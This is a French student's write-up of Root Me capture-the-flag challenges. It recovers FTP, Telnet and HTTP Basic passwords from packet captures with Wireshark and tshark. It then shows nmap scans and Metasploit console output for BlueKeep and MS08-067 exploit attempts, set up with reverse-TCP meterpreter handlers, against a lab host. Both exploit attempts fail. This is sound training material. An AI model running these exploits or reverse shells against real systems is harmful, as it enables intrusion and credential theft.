VAISSIERE Dylan B3


Document Technique Y-Days

Challenge Root Me :

FTP – Authentification


On télécharge le dossier proposer par root me pour trouver le mot de passe.

Pour chercher dans le dossier, on utilise wireshark.



En suite on suit le flux TCP :

Et on trouve le mot de passe recherché.



TELNET – Authentification

Pour le challenge TELNET, on utilise la même technique avec Wireshark qui nous permet de retrouver le mot de passe « user ».

Authentification twitter

On utilise la commande tshar -r ch3.pcap -V pour ouvrir le fichier.

On obtient comme information :

Authorization: Basic dXNlcnRlc3Q6cGFzc3dvcmQ=

Puis ont convertie en Base 64

Le mot de passe est donc password.

CTF21 Root Me → Metasploit

Le but de ce défi est de retrouver un mot de passe.

Pour cela j'ai commencé par exécuter une commande nmap -sV -p ctf21.root-me.org

Ce qui m'a permis d'obtenir l'adresse IP ainsi que les ports ouverts

Puis j'ai vu que le port SSH était ouvert donc je me suis connecté dessus.

ssh msfadmin@163.172.228.138 -p 22

Une fois connecté on a pu accéder au dossier et donc trouver le dossier avec le mot de passe.

CTF 21 → Windows Xp pro 1

L'url utilisée est ctf21.root-me.org

J'ai utilisé la commande nmap -sV -p ctf21.root-me.org

Cela m'a permis d'obtenir l'adresse IP ainsi que les ports potentiels à exploiter

kali:~# nmap ctf21.root-me.org

Starting Nmap 7.80 (https://nmap.org) at 2020-10-21 12:48 CEST

Nmap scan report for ctf21.root-me.org (163.172.228.138)

Host is up (0.019s latency).

Not shown: 994 closed ports

PORT STATE SERVICE

22/tcp open ssh

25/tcp filtered smtp

135/tcp filtered msrpc

139/tcp filtered netbios-ssn

445/tcp filtered microsoft-ds

3389/tcp open ms-wbt-server

J'ai alors essayé d'exploit plusieurs ports :

msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit

[*] Started reverse TCP handler on 192.168.1.64:4444

[*] 163.172.228.138:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check

[+] 163.172.228.138:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.

[*] 163.172.228.138:3389 - Scanned 1 of 1 hosts (100% complete)

[-] 163.172.228.138:3389 - Exploit aborted due to failure: bad-config: Set the most appropriate target manually. If you are targeting 2008, make sure fDisableCam=0 !

[*] Exploit completed, but no session was created.

msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > use exploit/windows/smb/ms08_067_netapi

[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp

msf5 exploit(windows/smb/ms08_067_netapi) > rhost 163.172.228.138

[-] Unknown command: rhost.

msf5 exploit(windows/smb/ms08_067_netapi) > set rhost 163.172.228.138

rhost => 163.172.228.138

msf5 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.64:4444

[-] 163.172.228.138:445 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (163.172.228.138:445).

[*] Exploit completed, but no session was created.

J'ai essayé notamment avec différentes failles tel que la ms08-067 mais après plusieurs heures de recherches, nous avons constaté que l'exploit sur cette faille n'est toujours pas trouvé à ce jour.